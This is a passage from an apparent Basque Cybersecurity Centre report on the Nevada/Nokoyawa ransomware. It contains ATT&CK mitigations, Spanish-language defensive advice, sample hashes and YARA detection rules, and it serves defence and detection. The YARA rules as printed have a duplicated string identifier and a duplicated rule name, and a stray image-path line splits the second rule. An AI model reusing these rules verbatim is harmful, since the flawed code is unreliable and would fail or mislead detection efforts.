			M1045: Code Signing Enforce registration and execution of only legitimately signed service drivers where possible.
			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent an application from writing a signed vulnerable driver to the system.(Citation: Malicious Driver Reporting Center) On Windows 10 and 11, enable Microsoft Vulnerable Driver Blocklist to assist in hardening against third party-developed drivers.(Citation: Microsoft driver block rules)
			M1018: User Account Management Limit privileges of user accounts and groups so that only authorized administrators can interact with system-level process changes and service configurations.
			M1028: Operating System Configuration Ensure that Driver Signature Enforcement is enabled to restrict unsigned drivers from being installed.
			M1022: Restrict File and Directory Permissions Restrict read/write access to system-level process files to only select privileged users who have a legitimate need to manage system services.
			M1047: Audit Use auditing tools capable of detecting privilege and service abuse opportunities on systems within an enterprise and correct them.
	T1543.003	Windows Service	**M1045: Code Signing** Enforce registration and execution of only legitimately signed service drivers where possible.
			M1018: User Account Management Limit privileges of user accounts and groups so that only authorized administrators can interact with service changes and service configurations.
			M1047: Audit Use auditing tools capable of detecting privilege and service abuse opportunities on systems within an enterprise and correct them.
			M1028: Operating System Configuration Ensure that Driver Signature Enforcement is enabled to restrict unsigned drivers from being installed.

			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent an application from writing a signed vulnerable driver to the system.(Citation: Malicious Driver Reporting Center) On Windows 10 and 11, enable Microsoft Vulnerable Driver Blocklist to assist in hardening against third party-developed service drivers.(Citation: Microsoft driver block rules)
Privilege Escalation	**T1543**	Create or Modify System Process	**M1033: Limit Software Installation** Restrict software installation to trusted repositories only and be cautious of orphaned software packages.
			M1045: Code Signing Enforce registration and execution of only legitimately signed service drivers where possible.
			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent an application from writing a signed vulnerable driver to the system.(Citation: Malicious Driver Reporting Center) On Windows 10 and 11, enable Microsoft Vulnerable Driver Blocklist to assist in hardening against third party-developed drivers.(Citation: Microsoft driver block rules)
			M1018: User Account Management Limit privileges of user accounts and groups so that only authorized administrators can interact with system-level process changes and service configurations.
			M1028: Operating System Configuration Ensure that Driver Signature Enforcement is enabled to restrict unsigned drivers from being installed.
			M1022: Restrict File and Directory Permissions Restrict read/write access to system-level process files to only select privileged users who have a legitimate need to manage system services.
			M1047: Audit Use auditing tools capable of detecting privilege and service abuse opportunities on systems within an enterprise and correct them.
	T1543.003	Windows Service	**M1045: Code Signing** Enforce registration and execution of only legitimately signed service drivers where possible.

			M1018: User Account Management Limit privileges of user accounts and groups so that only authorized administrators can interact with service changes and service configurations.
			M1047: Audit Use auditing tools capable of detecting privilege and service abuse opportunities on systems within an enterprise and correct them.
			M1028: Operating System Configuration Ensure that Driver Signature Enforcement is enabled to restrict unsigned drivers from being installed.
			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent an application from writing a signed vulnerable driver to the system.(Citation: Malicious Driver Reporting Center) On Windows 10 and 11, enable Microsoft Vulnerable Driver Blocklist to assist in hardening against third party-developed service drivers.(Citation: Microsoft driver block rules)
Defense Evasion	**T1562.009**	Safe Mode Boot	**M1054: Software Configuration** Ensure that endpoint defenses run in safe mode.(Citation: CyberArk Labs Safe Mode 2016)
			M1026: Privileged Account Management Restrict administrator accounts to as few individuals as possible, following least privilege principles, that may be abused to remotely boot a machine in safe mode.(Citation: CyberArk Labs Safe Mode 2016)
	T1562	Impair Defenses	**M1018: User Account Management** Ensure proper user permissions are in place to prevent adversaries from disabling or interfering with security/logging services.
			M1038: Execution Prevention Use application control where appropriate, especially regarding the execution of tools outside of the organization's security policies (such as rootkit removal tools) that have been abused to impair system defenses. Ensure that only approved security applications are used and running on enterprise systems.
			M1022: Restrict File and Directory Permissions Ensure proper process and file permissions are in place to prevent adversaries from disabling or interfering with security/logging services.

			M1024: Restrict Registry Permissions Ensure proper Registry permissions are in place to prevent adversaries from disabling or interfering with security/logging services.
	T1112	Modify Registry	**M1024: Restrict Registry Permissions** Ensure proper permissions are set for Registry hives to prevent users from modifying keys for system components that may lead to privilege escalation.
	T1070	Indicator Removal	**M1022: Restrict File and Directory Permissions** Protect generated event files that are stored locally with proper permissions and authentication and limit opportunities for adversaries to increase privileges by preventing Privilege Escalation opportunities.
			M1041: Encrypt Sensitive Information Obfuscate/encrypt event files locally and in transit to avoid giving feedback to an adversary.
			M1029: Remote Data Storage Automatically forward events to a log server or data repository to prevent conditions in which the adversary can locate and manipulate data on the local system. When possible, minimize time delay on event reporting to avoid prolonged storage on the local system.
	T1070.004	File Deletion	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Discovery	**T1135**	Network Share Discovery	**M1028: Operating System Configuration** Enable Windows Group Policy “Do Not Allow Anonymous Enumeration of SAM Accounts and Shares” security setting to limit users who can enumerate network shares.(Citation: Windows Anonymous Enumeration of SAM Accounts)
	T1083	File and Directory Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1614.001	System Language Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1614	System Location Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**

Impact	**T1486**	Data Encrypted for Impact	**M1053: Data Backup** Consider implementing IT disaster recovery plans that contain procedures for regularly taking and testing data backups that can be used to restore organizational data.(Citation: Ready.gov IT DRP) Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and destroy the backups to prevent recovery. Consider enabling versioning in cloud environments to maintain backup copies of storage objects.(Citation: Rhino S3 Ransomware Part 2)
			M1040: Behavior Prevention on Endpoint On Windows 10, enable cloud-delivered protection and Attack Surface Reduction (ASR) rules to block the execution of files that resemble ransomware. (Citation: win10_asr)
	T1490	Inhibit System Recovery	**M1053: Data Backup** Consider implementing IT disaster recovery plans that contain procedures for taking regular data backups that can be used to restore organizational data.(Citation: Ready.gov IT DRP) Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and destroy the backups to prevent recovery.
			M1028: Operating System Configuration Consider technical controls to prevent the disabling of services or deletion of files involved in system recovery.

Mitigación

Medidas a nivel de endpoint

Implementar una política que no permita la ejecución de binarios no firmados puede prevenir la ejecución del malware Nevada/Nokoyawa. Sin embargo, esta estrategia puede no ser práctica debido a que muchos desarrolladores y paquetes de software no distribuyen productos firmados.

Prohibir o al menos monitorizar la ejecución de binarios desconocidos o de fuentes no confiables puede servir como una alarma inicial para detectar la presencia del malware y limitar su propagación. Esta medida es más general y se ajusta a la forma en que se crea y distribuye el software legítimo.

Mantener endpoints vigilados con soluciones de monitorización, antivirus y EDR, y establecer una política de actualizaciones para mantener los sistemas al día con las últimas correcciones de vulnerabilidades.

Realizar programas de capacitación para concienciar a los usuarios sobre las prácticas de ciberseguridad. Esto incluye enseñarles a identificar correos electrónicos o sitios web sospechosos, no abrir archivos adjuntos o enlaces desconocidos, y evitar descargar software de fuentes no confiables. Los usuarios capacitados son menos propensos a caer en trampas y ejecutar malware.

Medidas a nivel de red

Utilizar herramientas de análisis de tráfico de red para monitorear y examinar el tráfico en busca de patrones o comportamientos sospechosos. Esto puede ayudar a identificar posibles comunicaciones de comando y control utilizadas por el ransomware para comunicarse con los servidores de los atacantes.

Implementar una solución de filtrado de contenido web que bloquee el acceso a sitios web maliciosos o de alto riesgo. Esto puede evitar que los usuarios accedan accidentalmente a páginas que contienen descargas de *ransomware* o enlaces a sitios comprometidos.

Dividir la red en segmentos o subredes más pequeñas y restringir el tráfico entre ellas. Esto limita la propagación del ransomware en caso de una infección, ya que el malware tendría dificultades para moverse de un segmento a otro. Además, se pueden aplicar políticas de seguridad más estrictas en los segmentos críticos que contienen datos sensibles.

Medidas y consideraciones adicionales

Enviar todos los eventos del sistema, especialmente los más importantes, a un sistema externo que centralice los registros de todos los equipos de la red. Esto garantiza la trazabilidad y ayuda a detectar intrusiones en el sistema.

Mantener una política de actualizaciones para asegurarse de que todos los sistemas estén al día y no tengan vulnerabilidades que los atacantes puedan explotar.

Eliminar las contraseñas por defecto en todos los sistemas y aplicar una política de contraseñas que exija contraseñas seguras y cambios periódicos. Además, utilizar autenticación de dos factores en todos los sistemas que lo permitan.

Mantener al equipo de seguridad actualizado sobre las nuevas vulnerabilidades conocidas y asegurarse de que tienen conocimiento de todos los sistemas utilizados en la infraestructura tecnológica. De ser necesario, aplicar medidas de mitigación adicionales en situaciones específicas.

En caso de incidente con este malware, debe ser reportado a las autoridades pertinentes lo más rápido posible.

Indicadores de compromiso

Los indicadores de compromiso y reglas de detección también están disponibles para su consulta y descarga en el repositorio público del Basque Cybersecurity Centre:

https://github.com/basquecscentre/technical-reports

Hashes

- a32b7e40fc353fd2f13307d8bfe1c7c634c8c897b80e72a9872baa9a1da08c46
- 3339ba53e1f05f91dbe907d187489dbaba6c801f7af6fd06521f3ba8c484ec6c
- 7095beafff5837070a89407c1bf3c6acf8221ed786e0697f6c578d4c3de0efd6
- 855f411bd0667b650c4f2fd3c9fbb4fa9209cf40b0d655fa9304dcdd956e0808

Yara:

- Estas reglas sirven para identificar las muestras de la familia *Nevada/ Nokoyawa* en sistemas Windows.

YARA

```
rule Nokoyawa: Nokoyawa
{
    strings:

        $s1 = "CIS lang detected! Stop working" ascii
        $s2 = "Successfully deleted shadow copies from" ascii
        $s3 = "Couldn't create ransom note" ascii
        $s4 = "Couldn't seek file:" ascii
        $s5 = "Couldn't read file:" ascii
        $s6 = "Couldn't write to file:" ascii
        $s6 = "Couldn't rename file" ascii

    condition:
        uint16(0) == 0x5A4D and all of ($s*)
}

rule Nokoyawa: Nevada
{
    strings:

        $s1 = "CIS. STOP!" ascii
        $s2 = "Shadow copies deleted from" ascii
        $s3 = "Failed to create ransom note" ascii
        $s4 = "Failed to seek file:" ascii
        $s5 = "Failed to read file:" ascii
        $s6 = "Failed to write file:" ascii
```


```
        $s6 = "Failed to rename file:" ascii

    condition:
        uint16(0) == 0x5A4D and all of ($s*)
}
```

Referencias adicionales

- https://malpedia.caad.fkie.fraunhofer.de/details/win.nokoyawa
- https://www.zscaler.com/blogs/security-research/nevada-ransomware-yet-another-nokoyawa-variant
- https://ransomwatch.telemetry.ltd/#/profiles?id=nokoyawa
- https://www.helpnetsecurity.com/2023/02/06/nevada-ransomware-upgraded-locker/
- https://www.bleepingcomputer.com/news/security/new-nevada-ransomware-targets-windows-and-vmware-esxi-systems/
- https://github.com/dalek-cryptography/x25519-dalek
- https://malgamy.github.io/malware-analysis/Nokoyawa/
- https://www.kaspersky.es/blog/nokoyawa-zero-day-exploit/28642/

Apéndice A: Mapa de técnicas de ATT&CK



EUSKO JAURLARITZA GOBIERNO VASCO
GRUPO spri TALDEA